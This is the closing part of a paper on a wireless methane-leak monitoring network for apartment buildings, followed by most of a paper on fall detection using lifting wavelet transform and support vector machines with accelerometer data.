


Fig 3. Multistage pulse measurements current consumption



the catalysis external diffusion region (about 450°C). The heating voltage values for the stages are 3.2V, 0.7V, 3.2V and 1.4V respectively. First and third of them are forcing the heating process, second and fourth ensure the target temperature stabilization.

The measuring circuit is controlled by the microcontroller and includes two MOSFET keys to connect the sensor to the heating voltage and to the reference resistor. To heat the sensor up the microcontroller forms PWM signal with 10kHz frequency and appropriate duty cycle corresponding to specific heating voltage. Measurements are performed between the heating pulses. The reference resistor - sensor divider is connected to the microcontroller ADC, where the steady component is subtracted from the signal and the result is amplified with built-in amplifier and converted. The measurement result is the difference between sensor voltages at two different temperatures (measurement points in the heating profile diagram).

The sensor sensitivity in this case is 1.8 mV/vol%. The node operates as a two-threshold device. Threshold values are 0.5 and 1 vol%. When the sensor crosses the threshold, the node enables alarm signals and sends the data to the gateway.

To maintain the low power consumption the sensor node performs measurements periodically once in 5 minutes. Between measurements the microcontroller disables power of all components and goes to the power save mode.

The current consumption of the measuring pulse is presenting in Fig. 3. The duty cycles during the second and fourth stages are 22 and 44 percents. Therefore, the average current consumption value for the pulse is 37mA during 1.2 seconds.

To maintain online status the node sends the data every working cycle. The average current consumption in this state is 38mA during 0.35 seconds.

The average current consumption for the full cycle is 0.19mA. With the battery capacity of 2.6 Ah the node autonomous lifetime is equal to 570 days.

### B. Actuator

The main function of an actuator is to control a gas valve at a gas pipe entrance point. It also can be connected to a power grid to control power of electrical devices.

The device is line powered. The power supply generates voltages to supply a digital control circuit, electromagnetic switches and external outputs.

The digital control circuit consists of a STM32F102C6 microcontroller to process commands and a Telegesis ETRX3 module for the WSN communication. The supply voltage of the circuit is 3.3 V. To control electromagnetic switches with 12 V switching voltage the MOSFET keys are used.

The actuator provides four outputs to control external circuits. Two of them are connected to power sources with 12V/1A and regulated voltage. These outputs are originally intended to control gas valves of different types, but can be

also used to drive another electronic devices. Another two outputs can be connected to a power grid and commutate it.

### C. Gateway and routers

Even though the transmission area of the communication module is up to 350 meters without obstacles, walls and floor decks significantly reduce the distance. Coexistence with other networks, like Wi-Fi, can decrease it even more. Routers provide a steady way to transfer data between nodes.

Both routers and gateways are line powered and consist of a power supply, a STM32F102C6 microcontroller and a Telegesis ETRX3 module. The gateways have additional Telit GL865-QUAD GSM/GPRS communication module to connect to the Internet.

## IV. NETWORK ORGANIZATION

The network uses a tree topology. The main device of the network is a gateway. The gateway always creates the network and announce itself as a sink device. Other devices request the gateway address during connection process.

The gateway and routers are full functional devices. That means they are always ready to receive data, can be a parent node for other nodes and can perform routing. All other devices of the network are end devices and can't have child nodes.

All sensors send data to the gateway. The data is sent only when sensor states are changed. But every work cycle all devices should announce that they are alive and connected to the network. If a node haven't sent an alive message in predefined timeout, it's considered to be offline and the system generates alarm notification.

## V. INTERNET CONNECTIVITY

The gateway sends data to a web service on the Internet where it's stored in a database. To send the data HTTP protocol is used. To be safe the transmission is performed over TLS protocol. The protocols realization is provided by GSM/GPRS communication module.

The web service uses REST API to send and retrieve data for machines and a web interface for human clients. It is based on Apache HTTP Server and uses CMS Drupal and MySQL database server.

CMS Drupal 8 is a flexible content management software for websites and web applications. It's modular and can easily be extended. Drupal has built-in RESTful API with both JSON and XML support to integrate it with external services.

All devices are represented in the service by separate content type - Device Object. This content type have the following fields to represent its parameters: Groups, Network class, Device address, Subdevice address, Status and Value. Groups field contains information about groups associated with a device. Network class is used to create separate address space for networks with different standards and virtual devices. Device address field represents the network device

address (e.g., IEEE 802.15.4 MAC address). Subdevice address is used to distinguish different parts of a device with the same network address. Status field represents the network status of the device. And Value field contains an integer value.

Devices are connected to each other with event system. Events are also represented by a special content type - Event Object. Event Object contains the following fields: Source device, Target device, Status, Operation, Parameter, Value and Notification. Source device contains the information about a device which created the event. Target device points to a device which should process the event. Status field contains the event status. It's equal to 1 if it's a pending event, and to 0 if there is no need to process it. Operation and Parameter fields define the way the event is processed. Operation can contain one of the following actions: more, less, equal and changed. These actions are applied to the source device value. The comparison is performed with Parameter field. When Operation is "changed", the Parameter is ignored. Value field contains the data to assign to the target device. And Notification field passes the notification message to the event handler.

The event system is managed with Drupal module. All devices of the network have their own Drupal nodes. When a device node is changed, the event system looks for associated events. If it finds any, the status of that event is changed to 1 (pending event).

Gateways regularly lookup the event list for pending events. When such event exists, a gateway requests all information about it and process it. After processing the gateway modify the target device and sets the event status value to 0.

Device nodes are grouped to reflect the apartment building and the apartment it belongs. Since all devices and events are nodes, they are affected by built-in access control system of Drupal. All users have their own restrictions based on device groups. But gateways use a separate account to have write access to all records.

## VI. CONCLUSION

In this paper, a wireless system for combustible gas leakage monitoring in apartment buildings is presented. The system consists of autonomous gas sensors, actuators, routers and a gateway and is connected to the Internet. The architecture of the system allows to adjust the number of nodes depending on the number of apartments. The gas concentration data is stored in the web service database on the Internet and can be easily accessed from any mobile device (laptop, tablet PC, smartphone, etc.).

The system response time is determined by the duty cycle of methane concentration measurements and can vary in different tasks. The peculiarity of the system is in relocation of network organization, event management and data storage functions to a web service in strong interaction with WSN.

To increase the autonomous lifetime we are going to use alternative energy sources for components of the wireless system in the nearest future [16].

## REFERENCES

- [1] Huang Z., Li J. Assessment of fire risk of gas pipeline leakage in cities and towns // *Procedia Engineering*. – 2012. – T. 45. – C. 77-82. <https://doi.org/10.1016/j.proeng.2012.08.124>
- [2] Kapitulik J., Miček J., Jurečka M., Hodoň M. (2014). Wireless sensor network-value added subsystem of ITS communication platform. In *Computer Science and Information Systems (FedCSIS)*, 2014 Federated Conference on (pp. 1017-1023). IEEE. <https://doi.org/10.15439/2014F370>
- [3] Pei Zhou, Gongsheng Huang, Linfeng Zhang, Kim-Fung Tsang, "Wireless sensor network based monitoring system for a large-scale indoor space: data process and supply air allocation optimization", *Energy and Buildings*, Volume 103, 15 September 2015, Pages 365-374. <http://dx.doi.org/10.1016/j.enbuild.2015.06.042>
- [4] Ferdoush Sheikh, and Xinrong Li. "Wireless sensor network system design using Raspberry Pi and Arduino for environmental monitoring applications." *Procedia Computer Science* 34 (2014): 103-110. <https://doi.org/10.1016/j.procs.2014.07.059>
- [5] Gutiérrez J., Villa-Medina, J. F. Nieto-Garibay, A., Porta-Gándara M. Á. (2014). Automated irrigation system using a wireless sensor network and GPRS module. *IEEE transactions on instrumentation and measurement*, 63(1), 166-176. <https://doi.org/10.1109/TIM.2013.2276487>
- [6] A. Somov, A. Baranov, D. Spirjakin, A. Spirjakin, V. Sleptsov, R. Passerone, "Deployment and evaluation of a wireless sensor network for methane leak detection", *Sensors and Actuators A: Physical* 202 (2013) 217-225. <http://dx.doi.org/10.1016/j.sna.2012.11.047>
- [7] Olešňaniková Veronika, Peter Ševčík, and Peter Šarafin. "Monitoring of CO<sub>2</sub> amount in closed objects via WSN." *Computer Science and Information Systems (FedCSIS)*, 2015 Federated Conference on. IEEE, 2015.
- [8] Jeličić V., Magno M., Paci G., Brunelli D., Benini L. (2011, June). Design, characterization and management of a wireless sensor network for smart gas monitoring. In *Advances in Sensors and Interfaces (IWASI)*, 2011 4th IEEE International Workshop on (pp. 115-120). IEEE. <https://doi.org/10.1109/IWASI.2011.6004699>
- [9] Yang J., Zhou J., Lv Z., Wei W., Song H. (2015). A real-time monitoring system of industry carbon monoxide based on wireless sensor networks. *Sensors*, 15(11), 29535-29546. <https://dx.doi.org/10.3390/s151129535>
- [10] Alexander Baranov, Denis Spirjakin, Saba Akbari, Andrey Somov, "Optimization of power consumption for gas sensor nodes: A survey." *Sensors and Actuators A* 233 (2015) 279-289. <http://dx.doi.org/10.1016/j.sna.2015.07.016>
- [11] Spirjakin D., Baranov A. M., Somov A., Sleptsov V. "Investigation of Heating Profiles and Optimization of Power Consumption of Gas Sensors for Wireless Sensor Networks". *Sensors and Actuators A: Physical* 247 (2016) 247-253. <http://dx.doi.org/10.1016/j.sna.2016.05.049>
- [12] Electrical Apparatus for the Detection of Combustible Gases in Domestic Premises. Test methods and performance requirements, EN 50194-1:2009
- [13] Miorandi D., Sicari S., De Pellegrini F., Chlamtac I. "Internet of Things: Vision, Applications and Research Challenges". *J. Ad Hoc Networks* 10, 1497-1516 (2012). <http://dx.doi.org/10.1016/j.adhoc.2012.02.016>
- [14] Abraham S., Li X. A cost-effective wireless sensor network system for indoor air quality monitoring applications// *Procedia Computer Science*. -34 (2014). -P. 165-171.
- [15] Zheng, Z. B. Design of distributed indoor air quality remote monitoring network// *Advanced Materials Research*. -850-851 (2014). -P. 500-503.
- [16] Baranov A. M., Spirjakin D., Akbari S. Somov A., Passerone R. "POCO: 'Perpetual' operation of CO wireless sensor node with hybrid power supply"// *Sensors and Actuators A: Physical*. 238 (2016) 112-121. <https://doi.org/10.1016/j.sna.2015.12.004>

# Fall Detection using Lifting Wavelet Transform and Support Vector Machine

Hanghan Liang, Wipawee Usaha<sup>†</sup>

School of Telecommunication Engineering, Suranaree  
University of Technology, Muang, Nakhon Ratchasima  
30000, Thailand

Email: lianghanghan@gmail.com, wusaha@ieee.org<sup>†</sup>

□

**Abstract**—Frequency domain features of inertial movement enables multi-resolution analysis for fall detection, yet they are computationally intensive. This paper proposes a computationally light frequency domain feature extraction method based on lifting wavelet transform (LWT) which provides computational efficiency suitable for real-time low power devices such as wearable sensors for human fall detection. LWT is combined with support vector machine (SVM) to identify falls from activities of daily living. Performance of the Haar and Biorthogonal 2.2 wavelets were compared with the time domain feature of root-mean square acceleration using a human fall dataset. Results show that the first level detail coefficients features for both Haar and Biorthogonal 2.2 wavelets achieve good overall fall detection accuracy, sensitivity and specificity.

## I. INTRODUCTION

AS many countries enter the era of aging society, they face critical elderly people's health threats which are fall and related complications caused by the injury [1]. Considering the need of real-time monitoring and ease of use, wearable sensor systems are one of the most promising systems.

Wearable sensor-based fall detection systems, inherently generate continuous monitoring of physiological measurements. Such system is usually a multi-sensor system, comprising sensors such as accelerometers, gyroscopes, pressure sensors and magnetometers. Datasets collected by such wearable sensors are thus, typically multi-dimensional and in large volumes. Such characteristics may cause hinder data processing and fall detection capabilities. Some researches therefore use feature extraction to reduce the amount and the dimensions of data [2] by extracting only necessary features. Existing feature extraction techniques include two main domains, i.e., time and frequency domains. Research such as [1], [3], [4] extracted time domain features including the mean value, maximum value, minimum value and variance, standard deviation of the patient's physiological movements and other special features such as entropy and vertical direction.

In general, time domain features are straightforward and easy to visualize which means light computational burden for feature extraction. So the system is computationally efficient in achieving a real-time fall detection. However, the time domain statistical features considers only the displayed observable trends [2]. Consequently, time domain features may not suffice for accurate fall detection.

Conversely, frequency domain features make use the spectral domain of the collected data which may not be clearly observable in the time domain. Frequency domain features were deployed for fall detection by [5] which used discrete stationary wavelet transform (SWT). In [6], a short time Fourier transform (STFT) was used for human activity recognition, whereby a fall was a subset of data in a series of continuous activities of daily living (ADLs). Ref. [7] created a prototype wavelet of typical fall pattern by using the average acceleration sum vector. The degree of similarity of the signal to the prototype was then computed through wavelet analysis. Results from the same classifier and real-world dataset revealed that the wavelet based features outperformed than other time domain features: upper and lower peak values.

Feature extraction alone only enhance the features of the data acquired by the wearable sensors. However, to detect whether a fall occurred relies on the performance of the detection mechanism. The most common and simplest fall detection is the threshold method [8]. Nevertheless, the performance heavily depends on the fixed threshold level. Hence, it is rarely used alone, and often combined with other machine learning methods such as decision tree (DT) [9], [10], artificial neural networks (ANN) [11], hidden Markov model (HMM) [12] and Support Vector Machine (SVM) [4], [14], [15] can be combined to outperform the threshold method [8], [14]. Among the machine learning methods, SVM was found the most robust for fall detection when compared to other methods such as threshold-based methods and the decision tree method [8]. However, most works which deploy SVM for fall detection use time-series features [8], [16]. It was found that SVM fall detection performance can be improved by a combination of time and frequency domain features [4]. In particular, the discrete Fourier transform

<sup>†</sup>Corresponding author

□ This work was financially supported by Suranaree University of Technology under the MOU with Huazhong University of Science and Technology, P.R. China.

(DFT) was used to determine the spectral coefficients which is computationally intensive [4]. On the other hand, the lifting wavelet transform (LWT) is an efficient, light weight frequency domain extraction method [17]. To the best of our knowledge, there is no previous work that has combined LWT with SVM for fall detection. This paper is therefore focused on the study of feature extraction based on LWT used with SVM to detect falls from ADLs using root-mean square value from a single tri-axial acceleration sensor.

The paper is organized as follows. Section II presents the proposed frequency analysis and the support vector machine scheme proposed in the paper. The time domain feature which is used for comparison is also introduced. In section III, the experiment based on a comprehensive fall detection dataset is described. Section IV presents the results and discussion and finally conclusions is given in the final section.

## II. METHOD

### A. Frequency domain feature extraction

Feature extraction based on frequency analysis of the body inertia collected from sensors has been studied in the recent literature. Discrete wavelet transform (DWT) has been proposed for mobility monitoring, posture transition and activities classification in [18] using a single chest-mounted sensors. In [19], another frequency domain feature extraction method using short-time Fourier transform (STFT) was proposed to shorten the calculation time of DWT. Despite good results, the short time windows in STFT may not always be suitable for human motion which varies greatly. If windows are too short, STFT may be unable to identify the frequency in such a short period of time. If windows are too large, more information in time domain will be lost. If the STFT window size is fixed, STFT may not be suitable for fall detection as human activities are flexible. Unlike DFT in [4], LWT can be constructed from time series signal directly. Unlike DWT in [18], LWT does not require convolution, translation or dilation of traditional mother wavelets. Furthermore, LWT allows in place calculation, with no need for auxiliary memory. Therefore, LWT provides computational efficiency suitable for real-time low power devices such as wearable sensors. In the following subsection, we describe LWT in more details.

### B. Lifting Wavelet Transform

LWT has been introduced by Sweldens in 1997 [17]. The scheme theory is often described as three steps: split, predict and update. The split step is to split a signal into two independent sequences, i.e., the even half and odd half sequences. Let  $x_i$  be the original discrete signal at time index  $i$ . Let  $even_i$  ( $odd_i$ ) denote the  $i^{th}$  index of the even (odd) sequence. We have that  $even_i = x_{2i}$  and  $odd_i = x_{2i+1}$ ,  $i \in I$ .

LWT is a recursive algorithm which splits the signal into halves at each level. If the original signal has  $2^n$  elements, then the next level will operate on  $2^{(n-1)}$  elements. Hence, if the original signal has 256 elements, there will be 8 levels with

the next level having 128 elements. The subsequent levels will have 64, 32, 16, 8, 4, 2 and 1 element. The odd values in the next level  $j+1$  is predicted from the even value at level  $j$ :

$$cD_{j+1,i} = odd_{j,i} - P(even_{j,i}) \quad (1)$$

where  $P$  is the predict function which approximates the signal,  $cD$  is the high frequency component of  $x_i$ . This is called the *Predict* phase. The even values at the next level can be found from

$$cA_{j+1,i} = even_{j,i} + U(cD_{j+1,i}) \quad (2)$$

where  $U$  is the update operation that updates on the differences from the odd values,  $cA$  is the low frequency component of  $x_i$ . This is called the *Update* phase. The multi-level lifting scheme can be summarized in Fig. 1. The averages are sometimes called approximate coefficients whereas the differences are called the detail coefficients. There are two types of wavelets used in this paper.

#### 1) Haar wavelet:

Predict :

$$cD_{j+1,i} = odd_{j,i} - even_{j,i} \quad (3)$$

Update :

$$cA_{j+1,i} = even_{j,i} + \frac{1}{2}cD_{j+1,i} \quad (4)$$

#### 2) Biorthogonal 2.2 wavelet:

Predict :

$$cD_{j+1,i} = odd_{j,i} - \frac{1}{2}(even_{j,i} + even_{j,i+1}) \quad (5)$$

Update :

$$cA_{j+1,i} = even_{j,i} + \frac{1}{4}(cD_{j+1,i-1} + cD_{j+1,i}) \quad (6)$$




Fig. 1 Forward lifting scheme

Figure 2 shows a sample fall plot of the original signal and the *first* level LWT coefficient. The number of coefficients of  $cA1$  (average or low frequency part) and  $cD1$  (detail or high frequency part) are half of the original signal according to the number of data points. By comparing  $cA1$ ,  $cD1$  and the root-mean square acceleration ( $SV_{total}$ ) in Fig. 2, it is seen that  $cA1$  greatly correlates with the original signal. Note that  $cD1$  also shows a peak similar to the original signal signifying a fall which occurred during the red highlighted window of one second. However, the baseline zero illustrated a more distinguished fall feature than  $cA1$ . Therefore,  $cD1$  was preferable than  $cA1$  for feature extraction of falls.




Fig. 2 A sample fall plot of  $SV_{total}$  and after LWT cD1 and cA1 with data points inside “fall” window highlighted

### C. Time domain feature

The tri-axial acceleration data collected contains  $A_x$ ,  $A_z$ ,  $A_y$  in x-axis, z-axis and y-axis as a function of time. All accelerometer data were in factors of gravity units (g). The accelerometer components were used to calculate the root-mean square acceleration denoted by total sum vector  $SV_{total}$ :

$$SV_{total} = \sqrt{A_x^2 + A_y^2 + A_z^2} \quad (7)$$

### D. Support Vector Machine

Support Vector Machine (SVM) is a supervised machine learning model which is commonly used for anomaly detection and classification [20], [21], [22]. As a supervised learning model, SVM requires training from datasets with “labels.” The SVM concept is to map a set of data points from the real-world to a higher dimensional space. A boundary or hyperplane is created in a high dimensional space by training datasets to classify the features into fall or non-fall. Since the fall detection system inherently generates long-term continuous monitoring of physiological measurements, such datasets are usually large. Such characteristic may cause difficulty in data processing. To reduce the amount of data and achieve a higher calculating speed, the features of the data may be extracted from these raw datasets.

To train the SVM, the data points in the dataset must be labeled. For example, in time domain,  $SV_{total}$  was directly used as input feature. We labeled all the ADLs data points with “-1” whereas falls were labeled “1.” Fig. 3 depicts a sample plot of a fall along with non-fall activities like walking around and lying on the ground. Point A shows the peak value of the dataset. A highlighted window size with point A placed at the middle of the window is constructed. Within such window, all the data points are labeled “1” and the remaining data points outside this window are labeled “-1.” The goal of SVM is therefore to distinguish the labels among the tested datasets using the model obtained from the trained data. The data points are typically non-linearly separable to classify in low dimensional space. However, if these points are projected onto a higher dimensional space, it is possible to find a hyperplane to classify the labels. Such projection is

obtained through use of kernel functions such as linear, polynomial, sigmoidal, or the Gaussian radial base functions. It is with this kernel trick that makes SVM a powerful model to classify the labels in higher dimensional space. In the next section, the experiment settings are presented.




Fig. 3 A sample plot of fall  $SV_{total}$  with data points inside window highlighted

## III. EXPERIMENT

As mentioned in the previous section, SVM requires training labeled datasets. As data input in the fall detection scenario involves both non-falls and falls data, We trained with both falls and non-falls data in Table I. We first evaluate the SVM model with a hybrid fall and non-fall activities. The objective is to evaluate a suitable training dataset for SVM to detect falls. For the sake of simplicity, only the time domain feature ( $SV_{total}$ ) is studied.

Once a SVM model is trained, we proceed to study the comparison between features in the time domain ( $SV_{total}$ ) and frequency domain (LWT using Haar and Biorthogonal 2.2 wavelets). Note that there are existing works which combined features in both time domain and frequency domain of data, the type of sensors, the number and position of sensors on human body, and in the volume of dataset for training and testing [1], [5]. From results gathered from existing literature, we focus on data collected from a single tri-axial acceleration sensor due to its low cost, reliability and efficiency.

### A. Performance metrics

To evaluate the performance, we measure the True Positives (TP) or True Negatives (TN) which refers to the number of events correctly identified or correctly rejected. False Positives (FP) or False Negatives (FN) which represent the number of events incorrectly identified or incorrectly rejected [23]. These measurements provide the following necessary metrics required to evaluate the fall detection method:

1) *Sensitivity (SE)* or true positive rate is the capability to detect a fall correctly. It is an indicator to judge whether a system will miss a fall. It is given by

$$SE = \frac{TP}{TP+FN} \times 100\% \quad (8)$$

2) *Specificity (SP)* or true negative rate is the ability to detect a fall only if a fall really occurred. It is to avoid false alarm given by

$$SP = \frac{TN}{TN+FP} \times 100\% \quad (9)$$

3) *Accuracy (AC)* or correct rate refers to the overall freedom from false. This is given by

$$AC = \frac{TP+TN}{TP+TN+FP+FN} \times 100\% \quad (10)$$

It is worth noting that SVM classifies data points individually. However, to detect a fall within a certain window as shown in Fig. 3, a set of data points must be classified rather than just a single data point. Therefore, to determine a suitable decision region to decide whether a fall has occurred, we use a simple calculation for the percentage

of predicted fall label “1” over the number of labels observed in an activity to compare with a predetermined threshold:

$$T = \frac{\text{the number of predicted "1"}}{\text{the number of testing data points}} \quad (11)$$

If  $T > \text{threshold}$ , the activity is a fall. Otherwise, else it is a non-fall activity.

### B. Training SVM Model

We hypothesize that the best type of training dataset will be the combined set of both fall and ADLs dataset. Since not only falls but also ADLs data are contained in the hybrid training dataset, the more comprehensive information contained in training dataset, the more likely the model will decide correctly.

The dataset we used to train and test the SVM models have been obtained from [24] including 70 activities (tri-axial acceleration of 30 falls and 40 non-falls collected and video recorded with Kinect camera) with details given in Table I. The tri-axial accelerometer data was sampled at 60Hz. Therefore, a one-second window for fall detection consists of

TABLE I.  
DATASETS USED IN EXPERIMENT<sup>1</sup>

Data file	Activities description	Data file	Activities description
<b>Falls Activities</b>			
<i>fall-01-acc</i>	From vertical falling left on the floor	<i>fall-16-acc</i>	From sitting falling right on the floor
<i>fall-02-acc</i>	From sitting falling left on the floor	<i>fall-17-acc</i>	From vertical falling forward on the floor
<i>fall-03-acc</i>	From vertical falling left on the floor	<i>fall-18-acc</i>	From sitting falling left on the floor
<i>fall-04-acc</i>	From sitting falling left on the floor	<i>fall-19-acc</i>	From vertical falling right on the floor
<i>fall-05-acc</i>	From vertical falling right on the floor	<i>fall-20-acc</i>	From sitting falling right on the floor
<i>fall-06-acc</i>	From sitting falling right on the floor	<i>fall-21-acc</i>	From vertical falling right on the floor
<i>fall-07-acc</i>	From vertical falling left on the floor	<i>fall-22-acc</i>	From sitting falling left on the floor
<i>fall-08-acc</i>	From sitting falling right on the floor	<i>fall-23-acc</i>	From vertical falling right on the floor
<i>fall-09-acc</i>	From vertical falling left on the floor	<i>fall-24-acc</i>	From sitting falling left on the floor
<i>fall-10-acc</i>	From sitting falling left on the floor	<i>fall-25-acc</i>	From vertical falling forward on the floor
<i>fall-11-acc</i>	From vertical falling right on the floor	<i>fall-26-acc</i>	From sitting falling forward on the floor
<i>fall-12-acc</i>	From sitting falling right on the floor	<i>fall-27-acc</i>	From vertical falling forward on the floor
<i>fall-13-acc</i>	From vertical falling forward on the floor	<i>fall-28-acc</i>	From sitting falling forward on the floor
<i>fall-14-acc</i>	From sitting falling right on the floor	<i>fall-29-acc</i>	From vertical falling forward on the floor
<i>fall-15-acc</i>	From vertical falling forward on the floor	<i>fall-30-acc</i>	From sitting falling forward on the floor
<b>Non-falls Activities (ADLs)</b>			
Data file	Activities description	Data file	Activities description
<i>adl-01-acc</i>	Walking, then squatting	<i>adl-21-acc</i>	From vertical lying on the bed
<i>adl-02-acc</i>	Walking, then squatting	<i>adl-22-acc</i>	From vertical lying on the bed
<i>adl-03-acc</i>	Walking, then squatting	<i>adl-23-acc</i>	From vertical lying on the bed
<i>adl-04-acc</i>	Bending 90 degree to pick up something	<i>adl-24-acc</i>	Walking, then squatting
<i>adl-05-acc</i>	Squatting to pick up something	<i>adl-25-acc</i>	From vertical to sitting onto a chair
<i>adl-06-acc</i>	Squatting to pick up something	<i>adl-26-acc</i>	Walking, then squatting
<i>adl-07-acc</i>	From vertical to sitting onto a chair	<i>adl-27-acc</i>	From vertical to sitting onto a chair
<i>adl-08-acc</i>	From vertical to sitting onto a chair	<i>adl-28-acc</i>	Walking, then squatting
<i>adl-09-acc</i>	From vertical to sitting onto a bed	<i>adl-29-acc</i>	From vertical to sitting onto a chair
<i>adl-10-acc</i>	From vertical lying on the bed	<i>adl-30-acc</i>	From vertical lying leftward on the ground
<i>adl-11-acc</i>	From vertical lying rightward on the bed	<i>adl-31-acc</i>	From vertical lying forward on the ground
<i>adl-12-acc</i>	Walking, then squatting	<i>adl-32-acc</i>	From vertical lying forward on the ground
<i>adl-13-acc</i>	Walking, then squatting	<i>adl-33-acc</i>	From vertical lying forward on the ground
<i>adl-14-acc</i>	Walking, then squatting	<i>adl-34-acc</i>	From vertical lying forward on the ground
<i>adl-15-acc</i>	Bending 90 degree to pick up something	<i>adl-35-acc</i>	From vertical lying forward on the ground
<i>adl-16-acc</i>	Bending 90 degree to pick up something	<i>adl-36-acc</i>	From vertical lying rightward on the ground
<i>adl-17-acc</i>	Squatting to pick up something	<i>adl-37-acc</i>	From vertical lying rightward on the ground
<i>adl-18-acc</i>	From vertical to sitting onto a bed	<i>adl-38-acc</i>	From vertical lying forward on the ground
<i>adl-19-acc</i>	From vertical to sitting onto a chair	<i>adl-39-acc</i>	From vertical lying forward on the ground
<i>adl-20-acc</i>	From vertical to sitting onto a bed	<i>adl-40-acc</i>	From vertical lying forward on the ground

Source: <http://fenix.univ.rzeszow.pl/~mkepski/ds/uf.html>

<sup>1</sup> The italic activities were used as training dataset.



60 data points. The dataset was divided into training set and testing set based on activities in the matching video of each data file. Table I consists of fall and non-fall (ADLs) activities. The SVM model has been trained with the datasets obtained in italics in Table I for a comprehensive dataset of various falls and ADL activities.

Once the data points are labeled and trained, the SVM model is obtained. The SVM model is then used to classify the testing data. The dataset remaining (non-italic activities) in Table I are used for testing. For each dataset tested, a data point is labeled “1” for data points predicted as a fall data point, or “-1” for data points predicted as non-fall data point. If the ratio of fall labels in an activity exceeds the determined threshold, then a fall has been detected. For each tested dataset, TP, TN, FP and FN is measured for the calculation of SE, SP and AC to evaluate the SVM model. Results are presented in Section IV.

### C. Comparing Time and Frequency domain features

This part of the experiment is to compare the time domain feature (based on  $SV_{total}$ ) and the frequency domain features (based on Haar and Biorthogonal 2.2 wavelets). Using the SVM model obtained in the previous experiment, a suitable level threshold level to detect a fall event for each feature is then found. For each feature, the percentage levels of threshold is tested at 10%, 20%, 30%, 40% and 50%. Then level is tested at finer threshold values. Results are shown in Table II.

We then investigate closely how multiple levels of LWT coefficients affect the fall detection performance by evaluating the first five levels of coefficients of the Haar and Biorthogonal 2.2 wavelets. Results are shown in Table III.

## IV. RESULTS AND DISCUSSION

### A. Training SVM Model

Results show that the SVM model trained and tested with *time domain* datasets of both falls and ADL activities gave a 100% sensitivity, 97.14% of specificity and 98.31% accuracy. It should be noted that the 100% sensitivity is obtained from *offline* datasets with a predetermined threshold found from observing these datasets. Furthermore, a larger dataset collected from online simulated falls is currently under investigation.

### B. Comparing Time and Frequency domain feature

Table II shows the performance comparison between time and frequency domain features at different levels of thresholds.

- 1) *Root-mean square acceleration*: Table II shows that the best threshold for the time domain feature should be between 10% to 20%. With fine threshold tuning, it is found that a threshold of 17-18% showed better preference than others (shown in bold fonts). Therefore, we chose 17% as the threshold to classify a fall or non-fall for time domain feature.
- 2) *LWT with Haar Wavelet*: The appropriate threshold for Haar LWT is found by also ranged from 10% to 50%. As

shown in Table II, the best achieved threshold should be under 10%. To fine tune the threshold levels, the threshold is varied from 2% to 10%. It is found that the threshold at 8% outperformed other levels (shown in bold fonts). Thus, we chose 8% as the threshold for LWT using Haar wavelet. In Table III, multiple levels of LWT coefficients (cD1 to cD5) are evaluated. When tested with ADLs & Falls dataset, all specificity, specificity and accuracy values of 100% was achieved only in cD1 (shown in bold fonts). This result indicated that Haar LWT CD1 coefficients achieved a goal such that no ADL has been misclassified as a fall and detected most of the falls when training and testing using finite activities in Table I

3) *LWT with Biorthogonal 2.2 Wavelet*: From Table II, the optimal threshold for Biorthogonal 2.2 (Bior 2.2) should be under 10%. With a finer threshold search, results indicate that threshold level of 6% is the best level with 100% sensitivity, specificity and accuracy (shown in bold fonts). Similar to Haar LWT, Bior 2.2 LWT coefficients also show a good performance distinguishing falls from ADLs when using most cD levels. In Table III, cD1 also outperformed other levels of coefficients similar to Haar wavelet (shown in bold fonts). The reason may be the information contained in the frequency components that is helpful to classify activities by SVM. The cD1 components contained the most distinguishable information of falls, while cD5 contained the least information. Generally, Haar was slightly better at distinguishing ADLs from falls than Bior 2.2, whereas both LWT features outperform the time domain feature of root-mean square acceleration alone. It is worth noting that these results are obtained by a comprehensive human fall dataset with video captures obtained from [24] which allow the thresholds and detail coefficients to be predetermined offline. Current ongoing work involves implementing the LWT and SVM on actual wearable sensor devices to be evaluated online for human fall detection for accuracy and efficiency.

## V. CONCLUSIONS

